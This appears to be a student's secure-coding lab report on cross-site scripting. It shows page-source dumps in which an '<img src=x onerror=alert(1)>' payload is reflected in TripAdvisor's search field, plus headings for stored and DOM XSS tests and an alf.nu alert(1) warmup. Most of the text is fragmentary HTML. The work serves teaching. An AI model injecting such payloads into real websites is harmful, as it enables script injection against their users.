

**Lab 5**

**Secure Coding-Lab**


**G.GAYATHRI**

**19BCN7034**

## HOW SECURE CODING IS RELATED TO XSS?

Cross-site Scripting is a type of security vulnerability typically found in web applications. XSS attacks enable attackers to inject client-side scripts into web pages used by many users. XSS is possible mainly because of the improper way of writing and securing a code for the web pages or applications. So, with the help of secure coding we can be able to write codes that will be immune to such attacks (such as XSS) and will lead to development of web pages and applications that can withstand such attacks.


## Reflected XSS on tripadvisor



```
tripadvisor - Notepad
File Edit Format View Help

h d="M2.038 4.511H22v2.496H2.038zM2 10.752h19.962v2.497H2zM2.014 16.992h19.962v2.496H2.014z"></path></svg></button><a class="igs4JsPa" href="/"><img class="1AlV1FFs"
-8.048 8.047a.644.644 0 000 .89518.048 8.047a.624.624 0 00.883 01.882-.883a.624.624 0 000-.8831-5.481-5.48h14.714a.625.625 0 00.623-.625v-1.248a.624.624 0 00-.623-.624
IUoDhA"><path d="M12 2C6.478 2 2 6.478 2 11.999 2 17.522 6.478 22 12 22s10-4.478 10-10.001C22 6.478 17.522 2 12 2zm0 17.999c-4.411 0-8-3.589-8-8 0-4.41 3.589-8 8-8s8 3
.625-3.876-1.625-1.692 0-3.007.627-3.906 1.627-.909 1.012-1.452 2.473-1.444 4.223 0 .001-.015 3.696-.015 5.371zm3.653 1.9511.024.052c.125.249.297.471.538.63.234.156.59
></svg><span class="_1aNd_1k8">Trips</span></a></div><div class="pnI_yZEP"><a class="1JOGv2rJ_1_M9wxw9_1qMtXL06_3yBi8ka1" href="/RegistrationController?flow=sign_u
class="see-all" href="/Inbox" onclick="ta.trackEventOnPage('Inbox|Dropdown', 'see_all', '', '40186');">See all</a></div><div class="inbox-lander-thread-list-item js-
="links_container ui_column is-11"></div><div class="message_container ui_column is-1"></div></div></div><div class="global-nav-no-refresh" id="global-nav-no-refresh-



c/build/styleguide/ui_overlays/modal" data-element="hidden"><div class="no_cpu ui_column is-12"><form class="search_form ui_columns is-multiline is-gapless" method="g
_search_0', 'handlers.searchInputKeyUp', event, this)" autocorrect="off" spellcheck="false" :value="reflectedxss"<img src=x onerror=alert(1)> placeholder="Search Tripa
den"></span><span class="input_highlight"></span></div><span class="hidden geoExample">Enter a destination</span><span class="where_neighbor without_dropdown ui_icon c
earby" value=""><input id="AUTO_SCOPED" type="hidden" name="autoScoped" value=""><input type="hidden" name="pid" value="3826"><input id="TOURISM_REDIRECT" type="hidden
ESULTS_OVERLAY"><div class="ui_column is-10 results_panel"><div class="ui_columns is-multiline"><div class="what_results_wrapper ui_column is-7 inactive-wrapper"><div
All results>All results</a></li><li><a class="search-filter ui_tab disabled" data-filter-param="h" data-filter-id="LOGGING" onclick="widgetEvCall('handlers.filterSelec
nt, this, 'ac');" data-tab-name="Tours & Tickets">Tours & Tickets</a></li><li><a class="search-filter ui_tab disabled" data-filter-param="g" data-filter-id="GE
all('handlers.filterSelected', event, this, 'f');" data-tab-name="Forums">Forums</a></li></ul></div><span class="ui_tab_more" data-close-child="search-filter" onmouseov
ser and Tripadvisor permission to use your current location and try again."/><input type="hidden" id="search-id" value="8C78FD488B86468A9EEE14B7FAFB17511614749421864"/
```




File Edit Format View Help


```
<path d="M2.038 4.511H22v2.496H2.038ZM2 10.752h19.962v2.496H2.014 16.992h19.962v2.496H2.014Z"/></path></svg></button><a class="1gs43sPa" href="/"><path d="M12 2C6.478 2 2 6.478 2 11.999 2 17.522 6.478 22 12 22s10-4.478 10-10.001C22 6.478 17.522 2 12 2m0 17.999c-4.411 0-8-3.589-8-8 0-4.41 3.589-8 8-8 3.59 8 8c0 4.411-3
187-1.625-3.876-1.625-1.692 0-3.807.627-3.906 1.627-.909 1.012-1.452 2.473-1.444 4.223 0 .001-.015 3.696-.015 5.371m3.653 1.9511.024.052c.125.249.297.471.538.63.234.156.59.294 1.151.294.56
25 3.925 0 00-2.724-1.0672"/></path></svg><span class="1aNd_1k8">trips</span></a></div><div class="i06MAC5x"><a class="2Jnt0UHM" href="/Profile/ritvikp2017" title="Ritvik P" aria-expanded=
> </div><div class="inbox-lander-thread-list-item js-inbox-lander-thread-list-item loading hidden"><div class="loading-animation"></div><div class="inbox-lander-thread-list-item-core-conten
><div id="taplc_global_nav_onpage_assets_0" class="ppr_rup ppr_priv_global_nav_onpage_assets is-shown-at-tablet" data-placement-name="global_nav_onpage_assets">
```

```
a-load-css="src/build/styleguide/ui_overlays/modal" data-element="hidden"><div class="no_cpu ui_column is-12"><form class="search_form ui_columns is-multiline is-gapless" method="get" acti
taplc_srp_dual_search_0', 'handlers.searchInputKeyUp', event, this)" autocorrect="off" spellcheck="false" :value="reflectedxss"><img src=x onerror=alert(1)> placeholder="Search TripAdvisor
-circle-fill hidden"></span><span class="input_highlight"></span></div><span class="hidden geoExample">Enter a destination</span><span class="where_neighbor without dropdown ui icon caret-d
n" name="searchNearby" value=""><input id="AUTO_SCOPED" type="hidden" name="autoscoped" value=""><input type="hidden" name="pid" value="3826"><input id="TOURISM_REDIRECT" type="hidden" name
id="TYPEAHEAD_RESULTS_OVERLAY"><div class="ui_column is-10 results panel"><div class="ui_columns is-multiline"><div class="what results wrapper ui_column is-7 inactive-wrapper"><div class=
data-tab-name="All results">All results</div><div class="search-filter ui_tab disabled" data-filter-param="h" data-filter-id="LOADING" onclick="widgetEvcall('handlers.filterSelected',
erSelected', event, this, 'ac');" data-tab-name="Tours & Tickets">Tours & Tickets</div><div class="search-filter ui_tab disabled" data-filter-param="g" data-filter-id="GEOs" onc
lick="widgetEvcall('handlers.filterSelected', event, this, 'f');" data-tab-name="Forums">Forums</div><div class="ui_tab more" data-close-child="search-filter" onmouseover="ret
Give your browser and TripAdvisor permission to use your current location and try again."><input type="hidden" id="search-id" value="7FDF6D60609D94D31A077E456143C46541614406997968"/><div c
lass="skeleton-element skeleton-row"></div></div></div><div class="ui_skeleton profile-detail ui_column is-4-desktop is-4-tablet is-mobile"><div class="profile_loading_container ui_sk
skeleton"><div class="ui_column profile_circle_container"><span class="profile_circle"></div><div class="ui_column profile_skeleton_container"><div class="skeleton-element skeleton-row"><
```







## Stored XSS on devijagannadh.in/xss/stored





# DOM XSS on brutelogic.com



Hello, gayathri!







## Solution of alf.nu/alert1

# alert(1) to win

The code below generates HTML in an unsafe way. Prove it by calling `alert(1)`.

```
function escape(s) {  
  return '<script>console.log("' + s + '");</script>';  
}
```

Input 8

Output

```
<script>console.log("alert(1)");</script>
```

Console output

```
alert(1)
```

Test iframe

Warmup